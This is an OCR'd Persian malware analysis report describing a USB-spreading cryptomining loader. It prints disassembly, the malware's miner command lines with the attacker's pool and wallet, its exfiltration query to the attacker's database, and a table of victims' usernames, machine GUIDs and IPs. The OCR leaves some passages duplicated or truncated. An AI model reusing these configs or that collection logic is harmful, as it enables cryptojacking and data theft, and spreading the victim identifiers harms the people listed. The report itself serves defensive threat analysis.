_usb_hash:386156
_direct_work_binding_names: "N/A : UPDATE : USB : SHARED : BOT"
_delay_minutes:100
_minimum_gpu_memory_size:3900
_laptop_work:
_only_incompatible_for_cpu:
```

در این مرحله اطلاعاتی که از سمت پایگاه داده به سمت بدافزار ارسال می‌شود، شامل آدرس چند فایل است که بدافزار آن‌ها را برای کارت گرافیک‌های مختلف استفاده می‌کند:



All Rights Reserved © 2026

بدافزار چهار پروفایل مختلف برای کار خود از پایگاه داده دریافت می‌کند. این چهار پروفایل به ترتیب عبارتند از:

پروفایل اول: amd_gpu_url

در پروفایل اول با نام gpu_json، آدرس یک فایل مشخص شده است. بررسی‌ها نشان می‌دهد که فایل umad.dat در واقع نسخه‌ای از یک Miner متن‌باز با نام teamredminer است که برای استخراج رمزارز بر روی پردازنده‌های گرافیکی AMD مورد استفاده قرار می‌گیرد.

تصویر ۲۷
Miner مربوط به پردازنده گرافیکی AMD

پروفایل دوم: nv_gpu_url

در پروفایل دوم نیز مانند پروفایل اول، مشخص است که اطلاعاتی مربوط به کارت گرافیک یا GPU آورده شده است. همچنین فایل unv.dat یک miner است که نام آن Gminer و برای کارت گرافیک‌های مدل Nvidia استفاده می‌شود.

تصویر ۲۸
Miner مرتبط با پردازنده گرافیکی nvidia

All Rights Reserved © 2026

پروفایل سوم: cpu_url


بدافزار صرفاً به سیستم‌هایی که دارای کارت گرافیک هستند محدود نشده است و سیستم‌های فاقد GPU نیز برای آن ارزش عملیاتی دارند. به همین منظور، بدافزار از پروفایلی با نام cpu_json استفاده می‌کند که آدرس فایل مشخص‌شده در آن مربوط به یک CPU Miner با نام xmrig است. این Miner به همراه یک درایور با نام WinRing0x64.sys مورد استفاده قرار می‌گیرد که معمولاً برای دسترسی سطح پایین به سخت‌افزار سیستم به‌کار می‌رود.

با توجه به استفاده هم‌زمان از GPU Miner و CPU Miner، می‌توان با قطعیت گفت که این بدافزار با هدف استخراج رمزارز طراحی شده و Payload بررسی شده به فعالیت‌های Mining اختصاص یافته است.

پروفایل چهارم: usb_url

در نهایت، پروفایل دیگری با نام usb_url نیز مشاهده شد که حاوی آدرس یک فایل با نام uusb.dat است. بررسی فایل uusb.dat نشان داد که این فایل از نظر کد کاملاً با PrintUI.dll یکسان است و تنها Hash آن متفاوت است.

این فایل همان Loader اولیه‌ای است که در ابتدای این گزارش مورد تحلیل قرار گرفت و در سناریوهای آلودگی مبتنی بر Removable Media مورد استفاده قرار می‌گیرد.



تصویر ۲۹
وجود تابع مشترک در فایل مربوطه

All Rights Reserved © 2026

بدافزار در ادامه مجموعه‌ای از اطلاعات سیستم قربانی را در قالب یک ساختار از پیش تعیین شده، استخراج می‌کند. این ساختار اطلاعاتی شامل موارد زیر است:

- اطلاعات کارت گرافیک
- اطلاعات پردازنده اصلی
- اطلاعات منبع تغذیه برق سیستم که مشخص می‌کند سیستم قربانی لپ‌تاپ است یا خیر
- نشست‌های فعال
- نام کامپیوتر
- GUID مرتبط با کامپیوتر که در کلید رجیستری "SOFTWARE\\Microsoft\\Cryptography" موجود است.
- نسخه ویندوز سیستم قربانی

در نهایت، پروفایل دیگری با نام usb_url نیز مشاهده شد که حاوی آدرس یک فایل با نام uusb.dat است. بررسی فایل uusb.dat نشان داد که این فایل از نظر کد کاملاً با PrintUI.dll یکسان است و تنها Hash آن متفاوت است.

این فایل همان Loader اولیه‌ای است که در ابتدای این گزارش مورد تحلیل قرارگرفت و در سناریوهای آلودگی مبتنی بر Removable Media مورد استفاده قرار می‌گیرد.

در تصویر مشخص است که بدافزار با دستور cupid اطلاعات پردازنده سیستم قربانی را دریافت می‌کند.

```
                cmp     rsi, r13
                jz      loc_1800419D5
                mov     eax, [rsi]
                xor     ecx, ecx
                cpuid
                mov     dword ptr [rsp+148h+var_98], eax
                mov     dword ptr [rsp+148h+var_98+4], ebx
                mov     dword ptr [rsp+148h+var_98+8], ecx
                mov     dword ptr [rsp+148h+var_98+0Ch], edx
                movaps  xmm0, xmmword ptr [rsp+148h+var_98]
                movdqa  [rsp+148h+var_78], xmm0
                mov     ebx, r14d

loc_180041975:                          ; CODE XREF: get_cpu_info+11E↓j
                                        ; get_cpu_info+13A↓j
                movsxd  rax, ebx
                cmp     rax, 10h
```

تصویر ۳۰
استخراج اطلاعات سخت افزاری سیستم قربانی

All Rights Reserved © 2026

همچنین در ادامه اطلاعات کارت گرافیکی قربانی نیز استخراج می‌کند.

```
mov     r8d, 7
lea     rdx, aGeforce   ; "GeForce"
lea     rcx, [rsp+260h+var_1F0] ; Destination
call    string
nop
lea     rdx, [rsp+260h+var_1F0]
lea     rcx, [rbp+160h+var_138]
call    string_func
mov     [rbp+160h+var_118], 1
xorps   xmm0, xmm0
movups  xmmword ptr [rsp+260h+var_210], xmm0
xorps   xmm1, xmm1
movdqu  [rsp+260h+var_200], xmm1
mov     r8d, 3
lea     rdx, aAmd       ; "AMD"
lea     rcx, [rsp+260h+var_210] ; Destination
call    string
nop
lea     rdx, [rsp+260h+var_210]
lea     rcx, [rbp+160h+var_110]
call    string_func
mov     [rbp+160h+var_F0], esi
```

تصویر ۳۱
استخراج اطلاعات کارت گرافیکی قربانی

همچنین بدافزار با استفاده از آدرس ipinfo.io اطلاعاتی مانند کشور، شهر و منطقه مرتبط با IP قربانی را نیز استخراج می‌کند.

```
loc_18003E43B:                          ; CODE XREF: get_system_info+5BF↑j
                xorps   xmm0, xmm0
                movups  xmmword ptr [rsp+298h+Buffer], xmm0
                xorps   xmm1, xmm1
                movdqu  xmmword ptr [rsp+278h], xmm1
                mov     r8d, 16h
                lea     rdx, aHttpsIpinfoIoJ ; "https://ipinfo.io/json"
                lea     rcx, [rsp+298h+Buffer]
                call    string1
                nop
                lea     rdx, [rsp+298h+Buffer]
                lea     rcx, [rsp+298h+Source]
                call    curl_func
                nop
                mov     rdx, [rsp+298h+var_18]
                cmp     rdx, 0Fh
                jbe     short loc_18003E4C6
                inc     rdx
                mov     rcx, qword ptr [rsp+298h+Buffer]
```

تصویر ۳۲
استفاده از ipinfo برای استخراج اطلاعات

All Rights Reserved © 2026

در صورتی که بدافزار قادر به جمع‌آوری هر یک از اطلاعات مورد نیاز از سیستم قربانی نباشد، مقدار مربوطه را با N/A جایگزین می‌کند که جزئیات آن در ادامه گزارش بررسی خواهد شد.

در این مرحله، بدافزار یک فایل رمزشده در مسیر winsvcf\winlogsvcf و در کنار محل اجرای خود ایجاد می‌کند. این فایل شامل اطلاعاتی است که بدافزار از پایگاه داده داخلی خود استخراج کرده است. در ادامه، محتوای رمزگشایی‌شده این فایل ارائه می‌شود.

با توجه به محتوای فایل، بدافزار در این فایل اسکریپت مربوط به Miner را قرار داده که برای استخراج رمزارز XMR پیکربندی شده است. همچنین آدرس Wallet مهاجم نیز در این اسکریپت مشخص است. در ادامه، بدافزار اقدام به دانلود فایل‌هایی می‌کند که پیکربندی آن‌ها را در مراحل قبلی از پایگاه داده داخلی خود دریافت کرده است. در این مرحله، فایل uusb.bat که تحت عنوان usb_url در کانفیگ ذخیره شده بود، دانلود شده و در پوشه winsvcf با نامی به فرم x{random}.dat ذخیره می‌شود.

همان‌طور که پیش‌تر اشاره شد، این فایل از نظر کد با PrintUI.dll یکسان بوده و همان Loader اولیه‌ای است که در ابتدای این گزارش مورد بررسی قرار گرفت.

بدافزار این فایل را با عنوان usb_dll در پیکربندی خود ثبت می‌کند که نحوه استفاده از آن در ادامه گزارش تشریح خواهد شد.

در مرحله بعد، بدافزار با بررسی مشخصات سیستم قربانی، تصمیم می‌گیرد کدام نوع Miner را دانلود و اجرا کند. در صورتی که سیستم قربانی دارای کارت گرافیک AMD یا NVIDIA باشد، بدافزار از Minerهایی استفاده می‌کند که در مرحله دریافت کانفیگ از پایگاه داده خود دریافت کرده است؛ این Minerها شامل teamredminer و gminer هستند.

All Rights Reserved © 2026

همچنین بدافزار با توجه به مدل کارت گرافیک سیستم قربانی، یک Query مشخص را برای جست‌وجو و دریافت تنظیمات متناظر از پایگاه داده آنلاین خود اجرا می‌کند.

همان‌طورکه در تصویر روبرو مشاهده می‌شود، بدافزار برای هر مدل کارت گرافیک AMD یک رشته اسکریپت مجزا در نظرگرفته است.

```
nop
lea     rax, aAmdGpuTable ; "amd_gpu_table"
lea     rcx, aNvGpuTable ; "nv_gpu_table"
cmp     [r14+20h], r12d
cmovz   rcx, rax
lea     rax, aWhereName ; "{} {} WHERE _name = {}"
mov     qword ptr [rsp+2A0h+String], rax
mov     qword ptr [rsp+2A0h+String+8], 16h
lea     rax, SELECT_star_FROM_str
cmp     qword ptr cs:SELECT_star_FROM_str_len+8, 0Fh
cmova   rax, qword ptr cs:SELECT_star_FROM_str
mov     qword ptr [rsp+2A0h+var_260], rax
mov     rax, qword ptr cs:SELECT_star_FROM_str_len
mov     qword ptr [rsp+2A0h+var_260+8], rax
movups  xmm0, [rsp+2A0h+var_260]
movups  [rsp+2A0h+var_228], xmm0
mov     rax, 0C000000000000000h
mov     [rsp+2A0h+var_240], rax
mov     [rbp+1A0h+var_218], rcx
mov     rax, 0B000000000000010h
mov     [rsp+2A0h+var_238], rax
```

تصویر ۳۳
ساخت Query متناسب برای دریافت تنظیمات

_name text	_script text
Radeon (TM) RX 470 Graphics	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=950 --cl
Radeon (TM) RX 480 Graphics	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=950 --cl
Radeon (TM) RX 570 Graphics	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=900 --cl
Radeon RX550/550 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=900 --cl
Radeon RX 470 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=950 --cl
Radeon RX 560 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40
Radeon RX 570 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=900 --cl
Radeon RX 580 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=1000 --(
Radeon RX 590 Series	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=1200 --(
Radeon RX 5500 XT	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40
AMD Radeon RX 580 2048SP	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=900 --cl
AMD Radeon RX590 GME	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=1000 --(
AMD Radeon RX 5500 XT	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40
AMD Radeon RX 5600 XT	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40 --clk_core_mhz=1350 --(
AMD Radeon RX 5700	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40
AMD Radeon RX 5700 XT	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40
AMD Radeon RX 6500 XT	-a kawpow -o stratum+tcp://clore.2miners.com:2020 -u AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} -p x --uac --fan_control=:::40

تصویر ۳۴
وجود اسکریپت‌های مجزا برای هر مدل کارت گرافیک AMD


All Rights Reserved © 2026

ساختار مشابهی نیز برای کارت‌های گرافیک NVIDIA پیاده‌سازی شده است.

NVIDIA GeForce GTX 1060	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1060 6GB	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1070	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1070 Ti	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1080	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1080 Ti	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1630	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1650	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1650 Ti	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1650 SUPER	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1660	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1660 Ti	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce GTX 1660 SUPER	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce RTX 2050	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce RTX 2060	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce RTX 2060 SUPER	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92
NVIDIA GeForce RTX 2070	--algo kawpow --server clore.2miners.com:2020 --user AVJLock4BXLjV8n84wdM8VnQBaDMGM9vzk.{%id%} --pl 80 --tfan 83 --tfan_min 20 --tfan_max 50 --templimit 92

تصویر ۳۵
وجود اسکریپت‌های مجزا برای هر مدل کارت گرافیک NVIDIA


اگر سیستم قربانی دارای کارت گرافیک نباشد، به سراغ استفاده از ماینری می‌رود که مناسب برای CPU است، که در این حالت از پروفایل cpu_url_ استفاده می‌کند که فایل ucpu.dat و ucpusys.dat را شامل می‌شود. پس از دانلود فایل مرتبط با miner مربوطه، آن‌ها را درکنار بدافزار در فولدر winsvcf با نام‌های x{random}.dat قرار داده و سپس miner را با پارامترهای مشخص شده از قبیل آدرس کیف پول و تنظیمات دیگر اجرا می‌کند.



تصویر ۳۶
Miner متناسب با CPU

All Rights Reserved © 2026


تصویر زیر نمونه اجرا شده بدافزار را نشان می‌دهد که در حال استخراج ارز XMR با استفاده از xmrig است که مربوط به پروژه‌ای متن باز با نام Zephyr است.



x391135.dat	8420	Running	admin	00	2,176 K	x391135.dat -o xmr-eu1.nanopool.org:14444 -u 83LqApQEjhb8M1g5agmW5DhLyvZSW8ZtLUExeF1dh76p2u...
WmiPrvSE.exe	4680	Running	NETWORK...	00	8,008 K	C:\Windows\system32\wbem\wmiprvse.exe
winlogon.exe	656	Running	SYSTEM	00	1,308 K	winlogon.exe
wininit.exe	612	Running	SYSTEM	00	944 K	
Windows.WARP.JITS...	1356	Running	LOCAL SE...	00	768 K	C:\Windows\system32\Windows.WARP.JITService.exe d551e64d-4f95-492c-8d0a-acd2562889e2 S-1-15-2-36...
watchdog.exe	3308	Running	SYSTEM	00	1,144 K	"C:\Program Files\Graph-Inc\EDRAgent\watchdog.exe"
vmtoolsd.exe	3324	Running	SYSTEM	00	6,532 K	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
vmtoolsd.exe	8632	Running	admin	00	2,556 K	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
vm3dservice.exe	3516	Running	SYSTEM	00	1,072 K	C:\Windows\system32\vm3dservice.exe
vm3dservice.exe	3796	Running	SYSTEM	00	1,116 K	vm3dservice.exe -n
VGAuthService.exe	3224	Running	SYSTEM	00	2,224 K	"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
updater.exe	3396	Running	SYSTEM	00	1,212 K	"C:\Program Files\Graph-Inc\EDRAgent\updater.exe"
Taskmgr.exe	952	Running	admin	01	14,676 K	"C:\Windows\system32\taskmgr.exe" /4

تصویر ۳۷
نمونه Miner در حال استخراج رمزارز XMR

در ادامه بدافزار اطلاعاتی که قبل‌تر از سیستم قربانی استخراج کرده بود را با یک INSERT Query در پایگاه داده آنلاین خود ذخیره می‌کند.



```
lea     rdx, UPDATE_clients_table_str
lea     rcx, [rbp+890h+var_4C0]
call    sub_180060D50
mov     qword ptr [rbp+890h+var_900], 18h
lea     rax, [rbp+890h+var_4C0]
mov     qword ptr [rbp+890h+var_900+8], rax
lea     rax, aUsernameMachin ; "{} {}, _username = {}, _machinename = {"...
mov     qword ptr [rbp+890h+var_910], rax
mov     qword ptr
movaps  xmm0, [rb
movdqa  [rbp+890h
movaps  xmm1, [rb
movdqa  [rbp+890h
lea     r8, [rbp+
lea     rdx, [rbp
lea     rcx, [rbp
call    back_insert_iterator
nop
mov     rdx, qword ptr [rbp+890h+var_248+8]
cmp     rdx, 0Fh
jbe     short loc_18005CABA
inc     rdx
mov     rcx, qword ptr [rbp+890h+var_258]
mov     rax, rcx
cmp     rdx, 1000h
jb      short loc_18005CAB5

aUsernameMachin db '{} {}, _username = {}, _machinename = {}, _machineguid = {}, _uni'
                                          ; DATA XREF: send_client_info_to_onlinedb_func+
                db 'que_identifier = {}, _ip = {}, _country = {}, _city = {}, _region'
                db ' = {}, _gpu = {}, _cpu = {}, _is_laptop = {}, _client_status = {}'
                db ', _gpu_status = {}, _cpu_status = {},  _gpu_memory_size = {}, _gp'
                db 'u_work_minute = {}, _cpu_work_minute = {}, _gpu_mid = {}, _os = {'
                db '}, _title = {}, _usb_count = _usb_count + {}, _access_ts = CURREN'
                db 'T_TIMESTAMP WHERE _unique_identifier = {}',0
```

تصویر ۳۸
ذخیره اطلاعات در پایگاه داده مهاجم

All Rights Reserved © 2026

با توجه به اسکریپت‌های روبرو، مشخص است که بدافزار در حال اجرای یک Miner است که اطلاعات Wallet مهاجم و همچنین تنظیمات مربوط به فرآیند استخراج رمزارز در آن پیکربندی شده‌اند.

```
teamredminer.exe -a kawpow -o stratum+tcp://clore.2miners.com:2020 -u wallet -p x
```

```
miner.exe —algo kawpow —server clore.2miners.com:2020 —user wallet
```

تصویر روبرو جدولی از پایگاه داده آنلاین بدافزار است که اطلاعات قربانیان در آن آمده است.

همان‌طور که در جدول مشاهده می‌شود، اطلاعات مرتبط با قربانیان بدافزار در این پایگاه داده ذخیره شده است. شواهد و بررسی‌های تیم CTI گراف نشان می‌دهد که بدافزار از چندین پایگاه داده آنلاین استفاده می‌کند و در هر نمونه تنها به یکی از آن‌ها متصل می‌شود. هر یک از این پایگاه‌های داده به استخراج یک رمزارز مشخص اختصاص داده شده‌اند و پیکربندی Miner بر اساس پایگاه داده متصل‌شده تعیین می‌شود.

در این جدول مشخصات IP قربانی نیز وجود دارد که همان‌طور که گفته شد، این اطلاعات را با استفاده از سایت ipinfo.io به دست آورده است. اما نکته حائز اهمیت این است که در رکوردهایی که مقدار کشور و منطقه، N/A قرار داده شده است، به احتمال زیاد مرتبط با ایران یا کشورهایی است که در لیست تحریم‌ها هستند.

تصویر ۳۹

جدول مرتبط با اطلاعات قربانیان

_username text	_machinename text	_machineguid text	_unique_identifier text	_os text	_binding text	_gpu_mid text	_ip text	_country text	_city text	_region text
caleb	JUJU	c38e7d47-e26b-4726-890f-fce441e32ed0	JUJU-c38e7d47-e26b-4726-890f-fce441e32ed0	Windows 11 24H2 Unknown	USB	x138649	N/A	N/A	N/A	N/A
Pandu	DESKTOP-62TKF1L	4ec1580a-1eee-46f1-b1b2-8ff201134b41	DESKTOP-62TKF1L-4ec1580a-1eee-46f1-b1b2-8ff201134b41	Windows 10 22H2 Unknown	N/A	x654141	103.18.34.184	ID	Depok	West Java
User	DESKTOP-VC0UBLR	f89dbc6f-e69b-4a3b-bdd4-0f5e744b7f54	DESKTOP-VC0UBLR-f89dbc6f-e69b-4a3b-bdd4-0f5e744b7f54	Windows 10 22H2 Professional	USB	rig_00	105.98.62.14	DZ	Algiers	Algiers
ASUS	NA03010	f706ecbd-01d4-486c-98fa-440d51c2a9b1	NA03010-f706ecbd-01d4-486c-98fa-440d51c2a9b1	Windows 11 23H2 Unknown	USB	rig_00	190.236.239.7	PE	Lima	Lima Province
nikhi	USER-PC	619602bb-565a-4094-a66c-6265b4abfd...	USER-PC-619602bb-565a-4094-a66c-6265b4abfd33	Windows 7 SP1 Ultimate	USB	x215349	N/A	N/A	N/A	N/A
